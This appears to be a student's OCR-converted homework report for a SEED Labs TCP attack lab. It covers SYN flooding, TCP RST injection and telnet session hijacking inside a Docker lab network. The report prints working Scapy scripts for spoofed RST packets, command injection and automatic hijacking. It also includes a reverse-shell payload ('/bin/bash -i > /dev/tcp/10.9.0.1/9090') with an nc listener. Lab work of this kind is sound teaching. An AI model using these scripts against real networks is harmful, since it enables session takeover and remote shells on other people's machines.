HW 4

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


I, Tiancong Li, hereby clarify that the files submitted represent my own work,
that I did not copy any code from any other individuals or sources,
and that I did not share my code with only other students.

2 Lab Environment



seed@VM: ~/.../Labsetup
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating user2-10.9.0.7 ... done
Creating user1-10.9.0.6 ... done
Creating seed-attacker   ... done
Creating victim-10.9.0.5 ... done
[03/14/25]seed@VM:~/.../Labsetup$
[03/14/25]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID   IMAGE   COMMAND   CREA
TED   STATUS   PORTS   NAMES
b45db599c99e   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   23 s
econds ago   Up 20 seconds   user1-10.9.0.6
a338425658e7   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   24 s
econds ago   Up 20 seconds   victim-10.9.0.5
748f2a92a885   handsonsecurity/seed-ubuntu:large   "/bin/sh -c /bin/bash"   24 s
econds ago   Up 21 seconds   seed-attacker
d11378f6b486   handsonsecurity/seed-ubuntu:large   "bash -c ' /etc/init…"   24 s
econds ago   Up 20 seconds   user2-10.9.0.7
[03/14/25]seed@VM:~/.../Labsetup$ dockps
b45db599c99e user1-10.9.0.6
a338425658e7 victim-10.9.0.5
748f2a92a885 seed-attacker
d11378f6b486 user2-10.9.0.7
[03/14/25]seed@VM:~/.../Labsetup$


[SEED Labs] telnet_capture.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet
No. Time Source Destination Protocol Length Info
7 2025-03-14 15:1… 10.9.0.6 10.9.0.5 TELNET 92 Telnet Data ...
11 2025-03-14 15:1… 10.9.0.5 10.9.0.6 TELNET 80 Telnet Data ...
15 2025-03-14 15:1… 10.9.0.5 10.9.0.6 TELNET 83 Telnet Data ...
19 2025-03-14 15:1… 10.9.0.6 10.9.0.5 TELNET 80 Telnet Data ...
23 2025-03-14 15:1… 10.9.0.5 10.9.0.6 TELNET 86 Telnet Data ...
27 2025-03-14 15:1… 10.9.0.6 10.9.0.5 TELNET 102 Telnet Data ...
31 2025-03-14 15:1… 10.9.0.5 10.9.0.6 TELNET 71 Telnet Data ...
35 2025-03-14 15:1… 10.9.0.6 10.9.0.5 TELNET 71 Telnet Data ...
39 2025-03-14 15:1… 10.9.0.5 10.9.0.6 TELNET 71 Telnet Data ...
43 2025-03-14 15:1… 10.9.0.5 10.9.0.6 TELNET 88 Telnet Data ...
Frame 7: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
Linux cooked capture
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
Transmission Control Protocol, Src Port: 54780, Dst Port: 23, Seq: 1667844939, Ack: 2227616308, Len: 24
Telnet
0000 00 03 00 01 00 06 02 42 0a 09 00 06 00 00 08 00 ·····B ·····
0010 45 10 00 4c da cd 40 00 40 06 4b b2 0a 09 00 06 E··L··@· @·K·····
0020 0a 09 00 05 d5 fc 00 17 63 69 4b 4b 84 c6 ba 34 ····· ciKK···4
0030 80 18 01 f6 14 5b 00 00 01 01 08 0a 70 07 d6 89 ·····[·· ····p···
0040 4d 30 c9 80 ff fd 03 ff fb 18 ff fb 1f ff fb 20 M0····· ·····
0050 ff fb 21 ff fb 22 ff fb 27 ff fd 05 ··!··"·· '···
Telnet: Protocol
Packets: 54 · Displayed: 12 (22.2%)
Profile: Default


3.1 Task 1: SYN Flooding Attack (10 points)




After , run the "netstat -nat", we can see the number of connections in the SYN-RECV state increased.



Can’t connect from the other docker.






The connected is stable because the SYN cookies.

Before enabling SYN cookies, telnet connections failed frequently during the attack. After enabling SYN cookies, normal connections became more stable.

3.2 Task 2: TCP RST Attacks on telnet Connections (30 points)



We can write script like this:

```
#!/usr/bin/env python3
from scapy.all import *

src_ip = "10.9.0.6"
dst_ip = "10.9.0.5"
src_port = 23
dst_port = 47982
seq_num = 2834417788
ack_num = 2910253897

ip = IP(src=src_ip, dst=dst_ip)
tcp = TCP(sport=src_port, dport=dst_port, flags="R", seq=seq_num, ack=ack_num)
pkt = ip/tcp

send(pkt, verbose=0)
print(f"Sent RST packet from {src_ip}:{src_port} to {dst_ip}:{dst_port}")
```

Launching the attack manually.

```
#!/usr/bin/env python3
from scapy.all import *

def packet_callback(packet):
    if packet.haslayer(TCP) and packet.dport == 23:

        src_ip = packet[IP].src
        dst_ip = packet[IP].dst
        src_port = packet[TCP].sport
        dst_port = packet[TCP].dport
        seq_num = packet[TCP].seq
        ack_num = packet[TCP].ack

        ip = IP(src=src_ip, dst=dst_ip)
        tcp = TCP(sport=src_port, dport=dst_port, flags="R", seq=seq_num, ack=ack_num)
        pkt = ip/tcp
        send(pkt, verbose=0)
        print(f"Sent RST packet from {src_ip}:{src_port} to {dst_ip}:{dst_port}")

sniff(filter="tcp port 23", prn=packet_callback, store=0)
```

```
seed@a338425658e7:~$ exit
logout
Connection closed by foreign host.
root@b45db599c99e:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
a338425658e7 login: Connection closed by foreign host.
```

Can see that the telnet session is interrupted.

3.3 Task 3: TCP Session Hijacking (30 points)

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=46874, dport=23, flags="A", seq=1290006503, ack=2045652505)
data = "echo \"You\'re hijacked!\" >> ~/a.out\n\0"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

```
root@a325a8b7c7c5:/home/seed# rm ./a.out
root@a325a8b7c7c5:/home/seed# cat ./a.out
You're hijacked!
root@a325a8b7c7c5:/home/seed#
```

Once the session is hijacked, the original user will no longer be able to continue, as their terminal loses the correct ACK and SEQ numbers, making it impossible to send or receive information, and even to log out.

Launching the attack automatically.


```
#!/usr/bin/env python3
from scapy.all import *

LOCAL_MAC = '02:42:1b:7d:c0:54'

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    data = "echo \"You\'re hijacked!    AUTO\" >> ~/a.out\n\0"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)
    exit(0)
```

f = f'tcp and (src port 23) and not (ether src {LOCAL_MAC})'

#f = 'tcp'

pkt = sniff(iface='br-95aa2fc7e5de', filter=f, prn=spoof_pkt)

Task 4: Creating Reverse Shell using TCP Session Hijacking (30 points)




```
root@VM:/# nc -lp 9090
seed@a325a8b7c7c5:~$ ls
ls
a.out
seed@a325a8b7c7c5:~$ ll
ll
total 4
-rw-rw-r-- 1 seed seed 40 Aug 25 17:59 a.out
seed@a325a8b7c7c5:~$
```

```
#!/usr/bin/env python3
from scapy.all import *


LOCAL_MAC = '02:42:1b:7d:c0:54'

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
```

```
    tcp = TCP(sport=pkt[TCP].dport, dport=23, flags="A", seq=pkt[TCP].ack, ack=pkt[TCP].seq+1)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
    pkt = ip/tcp/data
    #ls(pkt)
    print("Attack succeed!")
    send(pkt, verbose=0)
    #exit(0)

f = f'tcp and (src port 23) and not (ether src {LOCAL_MAC})'
#f = 'tcp'
pkt = sniff(iface='br-95aa2fc7e5de', filter=f, prn=spoof_pkt)
```

The chosen filtering method is based on the packets sent from the server to the victim, as the server periodically checks the client's activity, making it more stable. On the other hand, filtering from the user's side is less reliable, as it requires waiting for the user to send a message before hijacking can occur. Additionally, it is difficult to inspect the sequence and acknowledgment numbers of the server's packets, making it harder to generate valid packets.

```
root@a325a8b7c7c5:/home/seed# cat ./a.out
You're hijacked!
root@a325a8b7c7c5:/home/seed#
```